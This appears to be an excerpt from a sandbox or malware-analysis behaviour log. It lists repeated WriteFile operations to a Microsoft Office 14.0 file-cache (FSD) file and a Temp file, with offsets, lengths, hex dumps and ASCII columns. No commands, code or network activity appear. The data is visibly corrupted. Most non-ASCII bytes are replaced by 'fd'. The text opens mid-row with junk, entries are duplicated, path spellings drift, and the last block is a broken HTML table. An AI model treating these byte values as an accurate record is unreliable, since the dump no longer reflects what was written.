zV{/@;efHkX,f#o6TF`nR;efHkX,A3Z*O);efHkX,OjG1I;efHkX,M!E&	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{114CD8F4-726A-47E5-81BB-88D492C7D89F}.FSD	2580	50	05 fd 00 fd 40 03 07 fd 7b fd 1b fd 2f 14 40 fd fd fd 19 fd fd fd fd 01 00 00 00 01 05 00 01 00 00 00 00 00 00 00 fd fd fd fd fd fd fd 00 00 00 00	@{/@	success or wait	3	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{114CD8F4-726A-47E5-81BB-88D492C7D89F}.FSD	1576	32	10 00 00 00 02 00 00 00 11 00 00 00 02 00 00 00 12 00 00 00 02 00 00 00 01 00 00 00 fd 3a 61 fd	:a	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{114CD8F4-726A-47E5-81BB-88D492C7D89F}.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a 29 fd fd fd 67 fd fd 47 fd 31 38 71 fd 13 0d 63 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 5c fd 64 36 52 28 fd 46 fd 0d 16 fd 56 fd fd fd 0f 00 00 00 00 00 00 00 fd 36 fd fd 68 70 43 49 fd fd fd 52 54 fd 57 fd 00 53 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 57 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 2a 00 00 00 00 00 00 00 fd 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyz)gG18qcS,XFFaq\d6R(FV6hpCIRTWSWxxxx*	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{114CD8F4-726A-47E5-81BB-88D492C7D89F}.FSD	76	40	5c fd 64 36 52 28 fd 46 fd 0d 16 fd 56 fd fd fd 0f 00 00 00 00 00 00 00 fd 36 fd fd 68 70 43 49 fd fd fd 52 54 fd 57 fd	\d6R(FV6hpCIRTW	success or wait	1	7FEEE917A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{114CD8F4-726A-47E5-81BB-88D492C7D89F}.FSD	10808	4096	fd fd fd fd fd 7a 56 fd 13 00 00 00 00 00 00 00 03 10 fd fd 06 00 fd fd 3e fd 1f 56 20 fd 41 fd 27 fd 30 19 41 fd 01 00 00 00 06 00 00 00 00 00 00 00 30 fd fd 4d fd 4d 43 4f fd 59 fd 1c fd 70 06 65 01 00 00 00 06 00 fd 6b fd 04 1b fd fd 7a 45 fd fd fd fd fd fd fd 01 00 00 00 10 00 00 00 00 00 00 00 fd 74 2d fd 26 fd 75 48 fd 53 fd fd fd 65 3e 57 01 00 00 00 06 20 fd fd 14 20 37 fd fd fd 59 4d fd 11 fd 01 11 35 fd 3c 05 00 00 00 11 00 00 00 00 00 00 00 fd fd 84 fd fd 0d 4a fd fd 52 0c 77 fd 70 73 01 00 00 00 fd fd fd 38 fd fd 46 fd 1b fd fd fd 06 00 fd 01 00 00 00 06 00 fd fd fd fd 03 fd fd 51 4c fd fd a5 fd fd 60 fd 01 00 00 00 1c 00 00 00 00 00 00 00 fd fd e2 fd 51 fd 43 fd 7c fd 4a fd fd 22 44 01 00 00 00 06 20 fd fd fd 75 56	zV>V A'0A0MMCOYpekzEt-&uHSe>W 7YM5<JRwps8FQL`QC|J "D uV	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{114CD8F4-726A-47E5-81BB-88D492C7D89F}.FSD	14904	122	ea 69 49 fd 0c 56 0c fd 3e fd 1f 56 20 fd 41 fd 27 fd 30 19 41 fd fd 4a 10 fd fd 57 30 4a fd 16 22 fd 5c 72 fd fd 01 00 00 00 00 00 00 00 05 60 20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 38 66 14 fd fd 84 fd fd 0d 4a fd fd 52 0c 77 fd 70 73 0c fd fd 84 fd fd 0d 4a fd fd 52 0c 77 fd 70 73 0c fd fd fd 38 fd fd fd 46 fd 1b fd fd fd 06 00 fd 05	iIV>V A'0AJWJ"\r` 8fJRwpsJRwps8F	success or wait	3	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{114CD8F4-726A-47E5-81BB-88D492C7D89F}.FSD	10824	56	03 10 fd fd 06 00 fd fd 3e fd 1f 56 20 fd 41 fd 27 fd 30 19 41 fd 01 00 00 00 06 00 00 00 00 00 00 00 30 fd fd 4d fd 4d 43 4f fd 59 fd 1c fd 70 06 65 01 00 00 00	>V A'0A0MMCOYpe	success or wait	4	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{114CD8F4-726A-47E5-81BB-88D492C7D89F}.FSD	1608	40	10 00 00 00 03 00 00 00 11 00 00 00 06 00 00 00 12 00 00 00 04 00 00 00 13 00 00 00 02 00 00 00 01 00 00 00 75 75 fd fd	uu	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{114CD8F4-726A-47E5-81BB-88D492C7D89F}.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a 29 fd fd fd 67 fd fd 47 fd 31 38 71 fd 13 0d 63 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 5c fd 64 36 52 28 fd 46 fd 0d 16 fd 56 fd fd fd 0f 00 00 00 00 00 00 00 fd 36 fd fd 68 70 43 49 fd fd fd 52 54 fd 57 fd 00 53 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 57 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 2a 00 00 00 00 00 00 00 fd 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyz)gG18qcS,XFFaq\ d6R(FV6hpC IRTWSWxxxx*	success or wait	1	7FEEE917A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\FSD-{114CD8F4-726A-47E5-81BB-88D492C7D89F}.FSD	76	40	5c fd 64 36 52 28 fd 46 fd 0d 16 fd 56 fd fd fd 0f 00 00 00 00 00 00 00 fd 36 fd fd 68 70 43 49 fd fd fd 52 54 fd 57 fd	\d6R(FV6hpCIRTW	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\FSD-{114CD8F4-726A-47E5-81BB-88D492C7D89F}.FSD	15208	284	ea 69 49 01 0c 56 0c 14 20 37 fd fd fd 59 4d fd 11 fd 01 11 35 fd 3c fd 51 fd fd 6c 6a 45 47 fd 3a 74 2b 6c 09 fd 03 00 00 00 00 00 00 00 0b fd 00 fd 32 fd fd fd 55 fd fd fd 4e 4b fd 03 fd 14 33 66 01 00 00 11 03 fd 0b 00 75 fd 00 fd 00 fd 01 0b 0c fd 78 14 10 fd 00 fd 49 fd fd 72 45 60 12 fd 4f 0c 4f fd 3e 27 fd 07 6b 45 fd 5e fd 4c fd fd fd 72 0c 0a fd 73 7b 71 71 4e fd fd fd fd 59 66 fd 20 0c 7c fd fd fd 5b 5d fd 4e fd 04 24 44 fd 4d fd 04 0c 0f fd fd 29 fd 7e fd 45 fd fd 59 5c fd 57 5d fd 00 fd 05 00 00 00 00 00 00 00 10 00 00 00 1b 3b 7a fd fd fd 49 fd fd fd 57 fd 03 fd 2a 10 00 00 00 64 4f 28 16 fd fd 15 40 fd fd fd 39 44 b6 fd 10 00 00 00 00 16 fd fd 48 fd 56 30 4f fd 30 fd 11 11 fd 02 fd 10 00 00 00 fd fd 14 42 0f fd 35 42 fd	iIV 7YM5<QljEG:t+l2UNK3fu xIrE`OO>'kE^LrsqqNYf | []N$DM)~EY\W] ;zIW*dO(@9DHV0O0B5 B	success or wait	3	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\FSD-{114CD8F4-726A-47E5-81BB-88D492C7D89F}.FSD	15752	70	ea 69 49 01 0c 56 2c 14 20 37 fd fd fd 59 4d fd 11 fd 01 11 35 fd 3c fd 51 fd fd 6c 6a 45 47 fd 3a 74 2b 6c 09 fd 08 00 00 00 00 00 00 00 07 58 22 0c fd 74 2d fd 26 fd 75 48 fd 53 fd fd fd 65 3e 57 05	iIV, 7YM5<QljEG:t+lX"t-&uHSe>W	success or wait	2	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\FSD-{114CD8F4-726A-47E5-81BB-88D492C7D89F}.FSD	15992	285	3e 03 00 00 54 07 00 00 00 fd 54 27 1c 14 20 37 fd fd fd 59 4d fd 11 fd 01 11 35 fd 3c 39 00 fd 03 00 00 fd 54 27 2c 14 20 37 fd fd fd 59 4d fd 11 fd 01 11 35 fd 3c 29 00 72 03 00 00 58 2b 29 fd 74 2d fd 26 fd 75 48 fd 53 fd fd fd 65 3e 57 01 00 00 00 fd 54 27 0c fd 3e fd 1f 56 20 fd 41 fd 27 fd 30 19 41 fd 79 00 6a 03 00 00 58 53 51 fd fd 84 fd fd 0d 4a fd fd 52 0c 77 fd 70 73 01 00 00 00 fd fd fd 38 fd fd fd 46 fd 1b fd fd fd 06 00 fd 01 00 00 00 fd 54 27 0c 14 20 37 fd fd fd 59 4d fd 11 fd 01 11 35 fd 3c fd 00 fd 03 00 00 fd 54 fd 0c 6b fd 04 1b fd fd 7a 45 fd fd fd fd fd fd fd fd fd 07 0c 14 20 37 fd fd fd 59 4d fd 11 fd 01 11 35 fd 3c 14 14 20 37 fd fd fd 59 4d fd 11 fd 01 11 35 fd 3c 1c 14 20 37 fd fd fd 59 4d fd 11 fd 01 11 35 fd 3c 7a 03 00	>TT' 7YM5<9T', 7YM5<)rX+)t-&uH Se>WT'>V A'0AyjXSQJRwps8FT' 7YM5<TkzE 7YM5< 7YM5< 7YM5<z	success or wait	1	7FEEE917A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\FSD-{114CD8F4-726A-47E5-81BB-88D492C7D89F}.FSD	16280	285	3e 03 00 00 54 07 00 00 00 fd 54 27 1c 14 20 37 fd fd fd 59 4d fd 11 fd 01 11 35 fd 3c 39 00 fd 03 00 00 fd 54 27 2c 14 20 37 fd fd fd 59 4d fd 11 fd 01 11 35 fd 3c 29 00 72 03 00 00 58 2b 29 fd 74 2d fd 26 fd 75 48 fd 53 fd fd fd 65 3e 57 01 00 00 00 fd 54 27 0c fd 3e fd 1f 56 20 fd 41 fd 27 fd 30 19 41 fd 79 00 6a 03 00 00 58 53 51 fd fd 84 fd fd 0d 4a fd fd 52 0c 77 fd 70 73 01 00 00 00 fd fd fd 38 fd fd fd 46 fd 1b fd fd fd 06 00 fd 01 00 00 00 fd 54 27 0c 14 20 37 fd fd fd 59 4d fd 11 fd 01 11 35 fd 3c fd 00 fd 03 00 00 fd 54 fd 0c 6b fd 04 1b fd fd 7a 45 fd fd fd fd fd fd fd fd 07 0c 14 20 37 fd fd fd 59 4d fd 11 fd 01 11 35 fd 3c 14 14 20 37 fd fd fd 59 4d fd 11 fd 01 11 35 fd 3c 1c 14 20 37 fd fd fd 59 4d fd 11 fd 01 11 35 fd 3c 7a 03 00	>TT' 7YM5<9T', 7YM5<)rX+)t-&uH Se>WT'>V A'0AyjXSQJRwps8FT' 7YM5<TkzE 7YM5< 7YM5< 7YM5<z	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\FSD-{114CD8F4-726A-47E5-81BB-88D492C7D89F}.FSD	2804	398	05 fd 00 fd 6d 07 24 14 20 37 fd fd fd 59 4d fd 11 fd 01 11 35 fd 3c 01 00 00 00 01 04 00 09 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd 07 0f 14 20 37 fd fd fd 59 4d fd 11 fd 01 11 35 fd 3c 02 00 00 00 01 06 00 0a 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd 07 11 14 20 37 fd fd fd 59 4d fd 11 fd 01 11 35 fd 3c 03 00 00 00 01 06 00 0b 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd 07 09 14 20 37 fd fd fd 59 4d fd 11 fd 01 11 35 fd 3c 05 00 00 00 01 02 00 0c 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd 07 15 6b fd 04 1b fd fd 7a 45 fd fd fd fd fd fd fd fd 01 00 00 00 01 00 00 0d 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd	m$ 7YM5< 7YM5< 7YM5< 7YM5<kzE	success or wait	3	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\FSD-{114CD8F4-726A-47E5-81BB-88D492C7D89F}.FSD	16568	40	10 00 00 00 03 00 00 00 11 00 00 00 06 00 00 00 12 00 00 00 04 00 00 00 13 00 00 00 02 00 00 00 01 00 00 00 cb fd fd		success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\FSD-{114CD8F4-726A-47E5-81BB-88D492C7D89F}.FSD	1648	32	11 00 00 00 0f 00 00 00 12 00 00 00 06 00 00 00 13 00 00 00 04 00 00 00 01 00 00 00 18 fd fd fd		success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\FSD-{114CD8F4-726A-47E5-81BB-88D492C7D89F}.FSD	16608	32	11 00 00 00 0f 00 00 00 12 00 00 00 06 00 00 00 13 00 00 00 04 00 00 00 01 00 00 00 fd fd 13 fd		success or wait	1	7FEEE917A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{114CD8F4-726A-47E5-81BB-88D492C7D89F}.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a 29 fd fd fd 67 fd fd 47 fd 31 38 71 fd 13 0d 63 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 5c fd 64 36 52 28 fd 46 fd 0d 16 fd 56 fd fd fd 0f 00 00 00 00 00 00 00 fd 36 fd fd 68 70 43 49 fd fd fd 52 54 fd 57 fd 00 53 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 57 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 2a 00 00 00 00 00 00 00 fd 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyz)gG18qcS,XFFaq\d6R(FV6hpC IRTWSWxxxx*	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{114CD8F4-726A-47E5-81BB-88D492C7D89F}.FSD	76	40	5c fd 64 36 52 28 fd 46 fd 0d 16 fd 56 fd fd fd 0f 00 00 00 00 00 00 00 fd 36 fd fd 68 70 43 49 fd fd fd 52 54 fd 57 fd	\d6R(FV6hpCIRTW	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{114CD8F4-726A-47E5-81BB-88D492C7D89F}.FSD	17592	114	ea 69 49 01 0c 56 0c fd 75 56 fd fd 25 51 41 fd fd cb fd 36 39 1f fd fd 22 2c 58 fd 4a 49 fd 28 51 fd fd 22 74 0e 03 00 00 00 00 00 00 00 0b fd 00 fd 2a 0c fd 78 14 10 fd 00 fd 49 fd fd 72 45 60 12 fd 4f 03 19 03 00 75 fd 00 fd 40 03 0c fd fd fd fd 0c fd 48 fd 18 fd fd 0e fd 29 31 00 19 01 00 00 00 00 00 00 00 50 38 00 1c 79 05	iIVuV%QA69"XJI(Q"t*xIrE`Ou@H)1P8y	success or wait	4	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{114CD8F4-726A-47E5-81BB-88D492C7D89F}.FSD	18144	70	ea 69 49 01 0c 56 34 fd 75 56 fd fd 25 51 41 fd fd cb fd 36 39 1f fd fd 22 2c 58 fd 4a 49 fd 28 51 fd fd 22 74 0e 0a 00 00 00 00 00 00 00 07 58 22 0c fd fd e2 fd 51 fd 43 fd 7c fd 4a fd fd 22 44 05	iIV4uV%QA69"XJI(Q"tX"QC|J"D	success or wait	2	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{114CD8F4-726A-47E5-81BB-88D492C7D89F}.FSD	18384	555	3e 03 00 00 54 07 00 00 00 fd 54 27 0c fd 3e fd 1f 56 20 fd 41 fd 27 fd 30 19 41 fd 79 00 6a 03 00 00 58 53 51 fd fd 84 fd fd 0d 4a fd fd 52 0c 77 fd 70 73 01 00 00 00 fd fd fd 38 fd fd fd 46 fd 1b fd fd fd 06 00 fd 01 00 00 00 fd 54 27 0c fd 75 56 fd fd 25 51 41 fd fd cb fd 36 39 1f 19 00 fd 03 00 00 fd 54 27 14 fd 75 56 fd fd 25 51 41 fd fd cb fd 36 39 1f 39 00 fd 03 00 00 fd 54 27 1c fd 75 56 fd fd 25 51 41 fd fd cb fd 36 39 1f 61 00 fd 03 00 00 fd 54 fd 0c 6b fd 04 1b fd fd 7a 45 fd fd fd fd fd fd fd fd fd 07 0c 14 20 37 fd fd fd 59 4d fd 11 fd 01 11 35 fd 3c 14 14 20 37 fd fd fd 59 4d fd 11 fd 01 11 35 fd 3c 1c 14 20 37 fd fd fd 59 4d fd 11 fd 01 11 35 fd 3c 7a 03 00 00 fd 54 27 24 fd 75 56 fd fd 25 51 41 fd fd cb fd 36 39 1f 55 00	>TT'>V A'0AyjXSQJRwps8FT'uV%QA 69T'uV%QA699T'uV%QA69aTkzE 7YM5< 7YM5< 7YM5<zT'$uV%QA69U	success or wait	2	7FEEE917A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{114CD8F4-726A-47E5-81BB-88D492C7D89F}.FSD	3202	472	05 fd 00 fd fd 08 0f fd 75 56 fd fd 25 51 41 fd fd cb fd 36 39 1f 01 00 00 00 01 06 00 14 00 00 00 00 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd 08 11 fd 75 56 fd fd 25 51 41 fd fd cb fd 36 39 1f 02 00 00 00 01 06 00 15 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd 08 15 fd 75 56 fd fd 25 51 41 fd fd cb fd 36 39 1f 03 00 00 00 01 01 00 16 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd 08 10 fd 75 56 fd fd 25 51 41 fd fd cb fd 36 39 1f 04 00 00 00 01 01 00 17 00 00 00 00 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd 08 09 fd 75 56 fd fd 25 51 41 fd fd cb fd 36 39 1f 06 00 00 00 01 02 00 18 00 00 00 00 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd	uV%QA69uV%QA69uV%QA69uV%QA69uV%QA69	success or wait	3	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{114CD8F4-726A-47E5-81BB-88D492C7D89F}.FSD	16640	32	11 00 00 00 1a 00 00 00 12 00 00 00 08 00 00 00 13 00 00 00 06 00 00 00 01 00 00 00 fd 5f 5c fd	_\	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{114CD8F4-726A-47E5-81BB-88D492C7D89F}.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a 29 fd fd fd 67 fd fd 47 fd 31 38 71 fd 13 0d 63 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 5c fd 64 36 52 28 fd 46 fd 0d 16 fd 56 fd fd fd 0f 00 00 00 00 00 00 00 fd 36 fd fd 68 70 43 49 fd fd fd 52 54 fd 57 fd 00 53 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 57 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 2a 00 00 00 00 00 00 00 fd 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyz)gG18qcS,XFFaq\d6R(FV6hpCIRTWSWxxxx*	success or wait	1	7FEEE917A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\{87A0ADDF-EA5F-47F4-8528-A6B8AB0136F3}	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a fd fd fd 6f 78 fd fd 44 fd 58 fd 24 fd 3f 10 6f 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 fd 07 fd fd 7c 40 fd 4e fd 53 fd 2b fd 74 77 14 05 00 00 00 00 00 00 00 22 fd 45 4b fd 4b fd 48 fd fd 74 62 fd 06 fd 00 06 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 1a 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 00 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyzoxDX$?oS,XFFaq|@NS+tw"EKKHtbxxxx	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Temp\{87A0ADDF-EA5F-47F4-8528-A6B8AB0136F3}	76	40	fd 07 fd fd 7c 40 fd 4e fd 53 fd 2b fd 74 77 14 05 00 00 00 00 00 00 00 22 fd 45 4b fd 4b fd 48 fd fd 74 62 fd 06 fd	|@NS+tw"EKKHtb	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Temp\{87A0ADDF-EA5F-47F4-8528-A6B8AB0136F3}	512	65024	fd fd fd fd fd 7a 56 fd 10 00 00 00 00 00 00 00 01 20 00 fd 40 01 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	zV @	success or wait	2	7FEEE917A59	WriteFile

<table>
<tr><th>File Path</th><th>Offset</th><th>Length</th><th>Value</th><th>Ascii</th><th>Completion</th><th>Count</th><th>Source Address</th><th>Symbol</th></tr>
<tr><td>C:\Users\user\AppData\Local\Temp\
{87A0ADDF-EA5F-47F4-8528-A6
B8AB0136F3}</td><td>512</td><td>1024</td><td>fd fd fd fd fd 7a 56 fd 10
00 00 00 00 00 00 00 01
20 00 fd 40 01 00 02 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00</td><td>zV @</td><td>success or wait</td><td>1</td><td>7FEEE917A59</td><td>WriteFile</td></tr>
<tr><td>C:\Users\user\AppData\Local\Temp\
{87A0ADDF-EA5F-47F4-8528-A6
B8AB0136F3}</td><td>1536</td><td>16</td><td>10 00 00 00 00 00 00 00
01 00 00 00 d5 02 50</td><td>P</td><td>success or wait</td><td>1</td><td>7FEEE917A59</td><td>WriteFile</td></tr>
<tr><td>C:\Users\user\AppData\Local\Temp\
{87A0ADDF-EA5F-47F4-8528-A6
B8AB0136F3}</td><td>0</td><td>512</td><td>0c fd 91 fd 1b fd 4d fd 65
46 79 fd fd fd 7a fd fd fd 6f
78 fd fd 44 fd 58 fd 24 fd
3f 10 6f 53 2c fd fd fd 58
fd 46 fd fd 14 46 61 f5 71
05 00 00 00 05 00 00 00
05 00 00 00 05 00 00 00
fd fd fd fd fd fd fd fd 00 00
00 00 fd 07 fd fd 7c 40 fd
4e fd 53 fd 2b fd 74 77 14
05 00 00 00 00 00 00 00
22 fd 45 4b fd 4b fd 48 fd
fd 74 62 fd 06 fd 00 06 00
00 00 00 00 00 00 04 00
00 02 00 00 00 fd fd fd fd
fd fd fd fd 00 00 00 00 00
00 00 00 00 00 00 00 00
1a 00 00 00 00 00 00 00
02 00 00 00 00 00 00 00
04 00 00 00 00 02 00 00
00 00 00 00 00 00 00 fd
78 fd 0f fd 78 fd 0f fd 78 fd
0f fd 78 fd 0f 01 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00</td><td>MeFyzoxDX$?
oS,XFFaq|@NS+tw"EKK
Htbxxxx</td><td>success or wait</td><td>1</td><td>7FEEE917A59</td><td>WriteFile</td></tr>
<tr><td>C:\Users\user\AppData\Local\Temp\
{87A0ADDF-EA5F-47F4-8528-A6
B8AB0136F3}</td><td>76</td><td>40</td><td>fd 07 fd fd 7c 40 fd 4e fd
53 fd 2b fd 74 77 14 05
00 00 00 00 00 00 00 22
fd 45 4b fd 4b fd 48 fd fd
74 62 fd 06 fd</td><td>|@NS+tw"EKKHtb</td><td>success or wait</td><td>1</td><td>7FEEE917A59</td><td>WriteFile</td></tr>
</table>

